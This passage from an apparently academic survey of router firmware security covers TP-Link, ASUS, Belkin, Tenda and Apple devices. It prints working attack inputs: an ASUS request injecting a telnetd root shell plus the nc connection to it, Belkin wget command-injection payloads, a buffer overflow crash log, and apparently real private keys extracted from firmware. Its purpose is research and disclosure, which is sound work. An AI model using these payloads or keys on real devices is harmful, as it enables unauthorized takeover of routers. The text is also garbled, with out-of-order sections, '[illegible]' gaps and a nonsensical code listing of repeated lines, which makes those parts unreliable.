The plot shows that the entropy is not constant throughout the image suggests that the image contains a variety of different data types. The areas of the graph with higher entropy may correspond to compressed code or encrypted data, while the areas with lower entropy may correspond to configuration settings or human-readable text.

The extracted file system appears to be JFFS2-root file system. Upon static analysis of the directories and the files inside the file systems, some critical files were discovered. These files are server.pem, cert.pem.

Server.pem is a file that typically contains the private key and the corresponding public key certificate for a server. It's commonly used in the context of SSL/TLS encryption to secure communications between clients (such as web browsers) and servers (such as web servers). The private key is used by the server to decrypt messages encrypted by the public key and to sign data for verification by clients.




Fig. 44. Private Key

The cert.pem file typically contains a public key certificate in the PEM (Privacy Enhanced Mail) format. This certificate is issued by a trusted Certificate Authority (CA)

and contains information about the entity it identifies, such as its domain name, organization, and public key. Public key certificates play a crucial role in establishing secure communications over the internet, particularly in the context of SSL/TLS encryption.



Fig. 45. Certificate

F. TP-Link

1. TP-Link WR841N

The TP-Link WR841N is a popular wireless router that supports 802.11n standards and provides wireless speeds of up to 300 Mbps. Additionally, the router supports various third-party firmware, such as OpenWRT and DD-WRT, which can provide additional features and customization options. However, like any other device, the TP-Link WR841N is not immune to security vulnerabilities. Upon analyzing similar models of routers in TP-Link WR840N, was observed that they exhibited identical vulnerabilities as those discovered in the version V14_220816. After extracting the squash root file system from the binary file, passwd.bak critical file is found in the /etc folder. Upon close inspection, the hashed password for the admin account is found to be using MD5 hashing method.



Fig. 46. passwd.bak

Further upon reverse engineering the firmware image, it is found that the decryption algorithm and the key used in the encryption process can be located. The libcomm.so library is loaded in Ghidra and decompiled to reverse engineer the encryption/decryption of the xml files. Using the initial recon process the dm_decryptFile function is investigated. The initial inspection of the decompiled, based on the error messaging, revealed the decryption algorithm used. The Data Encryption Standard (DES) is an outdated symmetric key method of data encryption yet being used as the algorithm.




Fig. 47. dm_decryptfile

The pointer variable DAT_000c9f70 referencing to the address stores the value of the decryption key, that can be used to decrypt the xml files. The decryption key is stored in an 8-byte array using the memory address allocation.




Fig. 48. Decrypted XML file

The encrypted default_config.xml is decrypted using the decryption key from the reverse engineering process. Here openssl is used as the decryption tool. The default_config file contains critical information regarding the hardware and software configurations.

Upon static code analysis of the libcomm.so library file, the util_execSystem function is analyzed and it is found that the code is vulnerable to command injection vulnerability.




Fig. 49. util_execSystem

The param_2 parameter contains user-supplied input, there is a risk of command injection. An attacker could potentially inject malicious commands into the input, which could be executed by the system() function. To mitigate this risk, it is essential to properly sanitize the param_2 parameter before passing it to the system() function. This can be done by using functions such as escapeshellarg() or escapeshellcmd() to escape any special characters in the input.

2. TP-Link WR-940

The firmware version 150312 that is installed in the TL-WR940N v3 and TL-WR941ND v6 is discovered to have a zero-day buffer overflow vulnerability that gave remote users full control over the router. It turned out that the owner's

interface controls were unable to secure the router itself, leaving the attacker at ease to exploit this weakness. For instance, users can use ping to transmit ICMP echo requests and response packets through the System Tools/Diagnostic tab. They send packets to a hostname or an IPv4 address. Nothing blocks the user from using a Burp Suite proxy to intercept requests and malformed them, even though the panel's security controls may limit the character type and number.

First, the outgoing GET requests are examined by running a Burp Suite proxy. In Fig. 50., it can be seen the request parameters that also appeared in the console message.



Fig. 50. GET request by Burp Suite proxy.

For a detailed view, the IDA disassembler is used to look at the string references. To be specific, the “Here is a new ping” found at the function’s address: # DATA XREF: sub_44C610+5E0↑o




Fig. 51. GET request on IDA disassembler.

In Figure 52 it can be seen that the printf() receives a pointer to \$a0 register that appears in the console log. We then invoked the ipAddrDispose() that gets loaded to the \$a2 register “564” in decimal.




Fig. 52. Buffer overflow issue in ipAddrDispose()

The strcpy() initiates the vulnerable binary in TP-Link httpd process control. This is a classic buffer overflow problem. The function takes in input, copies it byte by byte, and stores it in a buffer that is too big for it. Thus, the data goes beyond the bounds of the buffer. The ping_addr parameter was modified to hold 0x41(A)s that exceed the buffer's size to determine whether it is actually exploitable. The ipAddrDispose() sets aside 224 bytes for its stack frame. After intercepting the HTTP request, we changed the

```
pingAndTracer/httpPingAndTracerIframeRpn.c | 447: new operate.  
SIGILLSTATUS: No such device  
pingAndTracer/httpPingAndTracerIframeRpn.c | 564: Here is new ping  
4166.264261] do_page_fault(): sending SIGSEGV to httpd for invalid read access from 41414140  
4166.264959] epc = 41414141 in  
4166.280612] ra = 41414141 in
```

G. Asus

The ASUS RT-AX55 router is an all-around router that supports households and small businesses for its fast Wi-Fi 6 performance and wide range of features. The firmware it runs on is a personalized edition of the ASUS WRT firmware, which has its roots in Linux. Upon static analysis of the firmware image, two intriguing files were uncovered: `shn.pem` and `cert.pem` files. These files indicate the router's utilization of SSL/TLS encryption protocols, which are fundamental for securing network communications. The `shn.pem` file contains the private key used to decrypt encrypted data, while the `cert.pem` file contains the corresponding public key used to encrypt data. The private key taken from the image is shown in Figure 54. If an attacker gains access to the private key, they could potentially decrypt sensitive data, impersonate the device, or forge digital signatures.

```
uVar3 = nvram_get ("oauth_google_auth_code" );
```

Fig. 56. FUN_000b95b4

The request, the `action_script` parameter contains the following value:

```
restart_wrs%3Brestart_firewall%3Bemail_conf%3Bsend_c
onfirm_mail&oauth_google_auth='telnetd%20-
l%20/bin/sh%20-p%202222'
```

The `oauth_google_auth_code` parameter is set to a dangerous value, `'telnetd%20-l%20/bin/sh%20-p%202222'`, which potentially allows an attacker to gain unauthorized access to the device. A reverse shell connection is also established, as shown in the below figure.

```
root@ubuntu:/home/pwn# nc 192.168.50.1 2222
*****
admin@RT-AX55-0570:/tmp/bwdpi# ifconfig
```

Fig. 57. Reverse shell connection

After several research analysis, it is found that this vulnerability is caused due to the improper data sanitization, and the fix for this vulnerability is filtering out single quotes in "oauth_google_auth_code".

2. ASUS RT-AX56U V2

In examining the ASUS router, researchers discovered a significant security flaw within the ``cfg_server`` process, stemming from the mishandling of AES decryption when dealing with packet data. This issue emerges due to inadequate verification of packet length, which may cause an integer overflow at the time of allocating memory. When the system processes a packet that has been deliberately altered to include an oversized length field, a heap overflow is triggered, posing a serious threat to the router's security. This vulnerability underscores the critical need for thorough validation of input data, emphasizing the risks associated with neglecting such precautions in devices connected to a network.

The vulnerability is linked to the AES decryption routine utilized in various functions, such as `cm_processREQ_GROUPID`, where data decryption occurs post-checksum verification. A key issue is the lack of adequate checks on the ``tlv_length`` field; manipulating this field with a significantly large number triggers an integer

[illegible]

Fig. 54. RSA Private key

Moreover, several binaries and libraries were closely scrutinized, and dynamic code analysis were performed. The binary file `sbin/rc` contains a function `FUN_0004d76c` that retrieves the value of `oauth_google_gen_token_email` from the HTTP request parameter `action_script`. The function located at `FUN_000bc5c4` inside `FUN_0004d76c` is shown in the Figure 55.

```
"oauth_google_drive_gen_token" );
if (iVar8 == 0) {
    FUN_000bc5c4 ();
    memcpy(local_1220,
```

Fig. 55. FUN 0004d76c

overflow when allocating memory. Consequently, this overflow leads to heap corruption as data is written, underscoring the importance of thorough input validation in encryption-related processes.

```

1  int main(int argc, char **argv) {
2      int mode = 0, int cmc_ptr = 0, int cmc_len = 0, int vlv_type, unsigned
3      int vlv;
4      if (argc == 1) {
5          printf("usage: %s key\n", argv[0]);
6          return 1;
7      }
8      if (argc == 2) {
9          if (strcmp(argv[1], "encrypt") == 0) {
10             mode = 1;
11             vlv_type = 0;
12             vlv = 0;
13             cmc_ptr = 0;
14             cmc_len = 0;
15             vlv = 0;
16             vlv = 0;
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321            vlv = 0;
322            vlv = 0;
323            vlv = 0;
324            vlv = 0;
325            vlv = 0;
326            vlv = 0;
327            vlv = 0;
328            vlv = 0;
329            vlv = 0;
330            vlv = 0;
331            vlv = 0;
332            vlv = 0;
333            vlv = 0;
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339            vlv = 0;
340            vlv = 0;
341            vlv = 0;
342            vlv = 0;
343            vlv = 0;
344            vlv = 0;
345            vlv = 0;
346            vlv = 0;
347            vlv = 0;
348            vlv = 0;
349            vlv = 0;
350            vlv = 0;
351            vlv = 0;
352            vlv = 0;
353            vlv = 0;
354            vlv = 0;
355            vlv = 0;
356            vlv = 0;
357            vlv = 0;
358            vlv = 0;
359            vlv = 0;
360            vlv = 0;
361            vlv = 0;
362            vlv = 0;
363            vlv = 0;
364            vlv = 0;
365            vlv = 0;
366            vlv = 0;
367            vlv = 0;
368            vlv = 0;
369            vlv = 0;
370            vlv = 0;
371            vlv = 0;
372            vlv = 0;
373            vlv = 0;
374            vlv = 0;
375            vlv = 0;
376            vlv = 0;
377            vlv = 0;
378            vlv = 0;
379           
```

Fig. 58.

Triggering the vulnerability involves creating a data packet with a specific structure, where setting the checksum to zero is adequate. This is because, in the checksum calculation process, a crafted `tlv_length` value of `0xffffffff` does not meet the standard condition, leading to a checksum calculation that returns zero, effectively exploiting the vulnerability.

The vulnerability in question involves exploiting the `cfg_server` process on ASUS routers through specific packet handling functions that lack adequate security checks for AES decryption. Researchers found that by manipulating data packets sent to these functions, it's possible to cause an integer overflow leading to a heap overflow. This can potentially allow an attacker to overwrite crucial memory areas and control the flow of the program, ultimately leading to arbitrary code execution. The technique involves carefully crafting packets to alter the program's execution flow, demonstrating the critical need for validating input data to secure network devices against such vulnerabilities.

[illegible]

Fig. 59.

During an overflow attempt from 0xb6600a48 to 0xb6602040, it was found that the memory content at 0xb6601380 was altered, affecting the PC register's value, which unexpectedly did not match the intended 0x30303030. This discrepancy suggested an overwrite of crucial decryption-related data, possibly the encryption key, around 0xb6600fd8. To rectify this and achieve consistent decryption outcomes, it's essential to include specific content in the data packet to maintain the integrity of memory sections around critical addresses, especially 0xb6601288 and 0xb6600fd8. This approach ensures that the AES decryption process,

particularly when calling `AES_decrypt()` where `v11` is a key structure, operates with the correct data, thus preserving the expected decrypted content.

H. Belkin

1. Belkin N300

A series of vulnerabilities in F9K1111 version 1.04.10 in Belkin N300 Dual-Band Wi-fi Range Extender was uncovered by HP DVLabs. For the analysis of this router, binwalk was utilized.

It was discovered that the `formUSBStorage()` function has a POST variable called `sub_dir`. This variable can be accessed by using the GoAhead webs API function `websGetVar`, which permits command injection that can be triggered by using the following command:

```
wget --post-data="sub_dir=vectra;reboot"  
http://belkin.range/goform/formUSBStorage
```

[illegible]

Fig. 60. The formUSBStorage form.

Tracing the calls to `websDetVar` in the `formWlanMP` form reveals a similar error. The code is injected into the system call using the `ateFunc()` function. This could be triggered by the following code:

```
wget --post-data="ateFunc=;reboot;"
http://belkin.range/goform/formWlanMP
```

"Anntena" is used to perform command injection in the formHwSet form, as shown in the code below:

```
wget --post-data="Antenna=;reboot;"
http://belkin.range/goform/formHwSet
```

The `timeOut` parameter in the `formConnectionSetting` function is prone to command injection.

```
wget --post-data="timeOut=1;reboot;"
http://belkin.range/goform/formConnectionSetting
```

Fig. 61. The formConnectionSetting form

I. Tenda

1. Tenda's W15Ev2 AC1200

The Tenda AC1200 V-W15Ev2 router is susceptible to a stack-based buffer overflow vulnerability, enabling unauthorized attackers to execute arbitrary commands on the system or trigger a denial of service. This vulnerability is present within the Internet Settings application, particularly in the Interface Types module, and is exploited through the /goform/module function setNetwork. The root cause of this vulnerability lies in mishandled memory allocation. Specifically, the parameters wanUser and wanPwd are vulnerable. This issue affects both the local web interface and the remote web management console hosted by the router. The vulnerability impacts version V15.11.0.10(1576) of the router's firmware.

Understanding this stack buffer overflow statically posed challenges, highlighting the advantages of dynamic debugging in a QEMU + GDB environment. Initially, focus was on the Broadband Dialup configuration, a part of WAN device settings, especially on the Point-to-Point Protocol over Ethernet (PPPoE) section. While attention initially centered on the `setWanPppoe` function due to inadequate length checks when reading user input into `uVar1` and `uVar2`, this wasn't the root cause.

Fig. 62.

The crash was traced to the address of `local24` storing user-provided JSON strings, overflowing local variables like `local_20`, `local_1c`, and `local_18`. Subsequent investigations revealed complexities in the `prod_cfm_set_val` function's status code checks, which appeared irrelevant if the function returns 0 on success. Further experimentation involved

flooding the wanPwd parameter with AAAA characters, leading to a crash and subsequent reboot. The overflow could potentially occur during password decoding or when reading user input without proper length checks.

Without GDB attachment to the `httpd` process, reverse engineering became arduous, exacerbated by confusing behaviors in the `add_pppoe_config` function within `formGetNetwork`. The overflow process seemed to progress from user input to `setWanPppoe`, then to `getPPPoEConnectStatus`, ultimately resulting in a crash.

```
user input => setWanPppoe => getpppoEConnectStatus =>
crush
```

In summary the user-provided JSON inputs pass through `setWanPppoe`, lacking proper length checks. The `getPPPoEConnectStatus` function likely receives input from `setWanPppoe` via `prod_cfm_set_val`, reading unchecked user input and invoking `CredentialCompareFunction` (renamed), which stores user input with `sprintf`. During credential validity checks, an overflow occurs when a `dword` parameter `WanID` (corresponding to `wanNum=3`) is stored in `acStack264` (renamed), originating from `FUN_00447828` invoked during the main credential check specific to dialup initiation/integrity checks.

Fig. 63.

Upon login, the device crashes and reboots perpetually, indicative of the severity and persistence of the issue.

J. Apple

1. Apple Airport A1470

Apple Airport A1470 is vulnerable to hard-coded cryptographic keys embedded in their firmware. CVE-2015-8288 addresses a security vulnerability where a hard-coded cryptographic key is used within a system or application. This type of vulnerability arises when a cryptographic key is embedded directly into the source code of an application or system, rather than being generated dynamically or stored in a secure manner outside of the application.

The firmware for these devices contains a hard-coded RSA private key, as well as a hard-coded X.509 certificate and key. An attacker with knowledge of these keys could

gain administrator access to the device, implement man-in-the-middle attacks, or decrypt passively captured packets.

To investigate the firmware for cryptographic keys, start by using 'binwalk' to pinpoint the location of essential files, exporting the details to 'offsets.txt' with the command 'binwalk -e -o offsets.txt firmware.bin'. Next, leverage 'dd' to carve out the key files from the firmware image; for instance, 'dd if=firmware.bin of=key1.pem bs=1 skip=0x1D2AE00 count=1024' can be used to extract an OpenSSH RSA1 private key file. Follow this by employing 'openssl' to scrutinize the key files further, such as with 'openssl rsa -in key1.pem -text' for detailed private key information. Repeat the extraction and examination process for each identified key file within the firmware. This thorough analysis aims to uncover any potential security flaws or vulnerabilities linked to these keys, including weak passwords, expired keys, or keys duplicated across several devices, which could potentially be leveraged by malicious entities.

```
-----BEGIN DSA PRIVATE KEY-----
.....
4IIBvAIBAAKBgQDlnOawzNeoIK/1hQRD0tIydANntIY6ljw6Wynxsm03dgoEpNK
/r+82t9uVZ0kz3SRwe1koZ1p/9Ud0PRgP5gVGvpUQx835bQMq0+LzCf+ZpB4PYB0
JaP3+gp11nAnWvA0EzTvCn3QQDrLa6yHdaQBzSS0bDIHhoLQbzh+6oJkpWIVAP+7
3emotNqpAyOEhvrM8rwdiXs3AoGBAJJM1mQcTcKm8SAeVXcn5jI6we/RWEmP1R5L
iPqtX4fa7INpBF5gZDs2CcIRM74sVhtSFEYn62f4MTqFw29+zfcNuGt7atEa1kRF
3zqJ/fFL1pxnDjJmLzyHtVI70/BURr6rcRQqXYPJi7tV2zJWDkgcPDZa2AlCBWL0
.JkNwUSgAoGAMUtOykXnYFSoomT8Ms/7/T6YZu9/mqenKtGZLpdezyPkOvsByP6z
57+66E3wA9z0Uijejqe0mqUzk1IJ9QZXpvoYdHppvpsgXlGIKh0BhXf3/PHuHtu7
/joHUHUpkgdN4YcKVS3EjIqD/WO/0GvhpunZCxmWI/+wKnA03Ik1ZECFQCWF19A
?C4KU0FYX4nrJWFCEQQLeA==
-----END DSA PRIVATE KEY-----
```

Fig. 64.

```
-----BEGIN DSA PRIVATE KEY-----
.....
MIIBvAIBAAKBgQDlnOawzNeoIK/1hQRD0tIydANntIY6ljw6Wynxsm03dgoEpNK
vr+82t9uVZ0kz3SRwe1koZ1p/9Ud0PRgP5gVGvpUQx835bQMq0+LzCf+ZpB4PYB0
JaP3+gp11nAnWvA0EzTvCn3QQDrLa6yHdaQBzSS0bDIHhoLQbzh+6oJkpWIVAP+7
0emotNqpAyOEhvrM8rwdiXs3AoGBAJJM1mQcTcKm8SAeVXcn5jI6we/RWEmP1R5L
GPqtX4fa7INpBF5gZDs2CcIRM74sVhtSFEYn62f4MTqFw29+zfcNuGt7atEa1kRF
3zqJ/fFL1pxnDjJmLzyHtVI70/BURr6rcRQqXYPJi7tV2zJWDkgcPDZa2AlCBWL0
LJkNwUSgAoGAMUtOykXnYFSoomT8Ms/7/T6YZu9/mqenKtGZLpdezyPkOvsByP6z
G7+66E3wA9z0Uijejqe0mqUzk1IJ9QZXpvoYdHppvpsgXlGIKh0BhXf3/PHuHtu7
yjoHUHUpkgdN4YcKVS3EjIqD/WO/0GvhpunZCxmWI/+wKnA03Ik1ZECFQCWF19A
PC4KU0FYX4nrJWFCEQQLeA==
-----END DSA PRIVATE KEY-----
```

Fig. 65.

After examined the Airport firmware and found five keys listed sequentially in the firmware, including an OpenSSH RSA1 private key and an OpenSSH RSA public key. The last key, which is an OpenSSH RSA public key, may have been a guess as to where it ended.

IV. CONCLUSION

Throughout this project various aspects of router firmwares are explored. It is evident that maintaining the

security of WiFi routers' firmware is crucial in safeguarding network integrity and protecting against potential cyber threats. Proper configuration practices, regular updates to address vulnerabilities, and adherence to security best practices are essential in mitigating risks associated with firmware security.

Thus, ultimately by addressing security concerns at the firmware level, the resilience of WiFi networks, safeguard sensitive data, and mitigate the risk of unauthorized access and exploitation can be enhanced.

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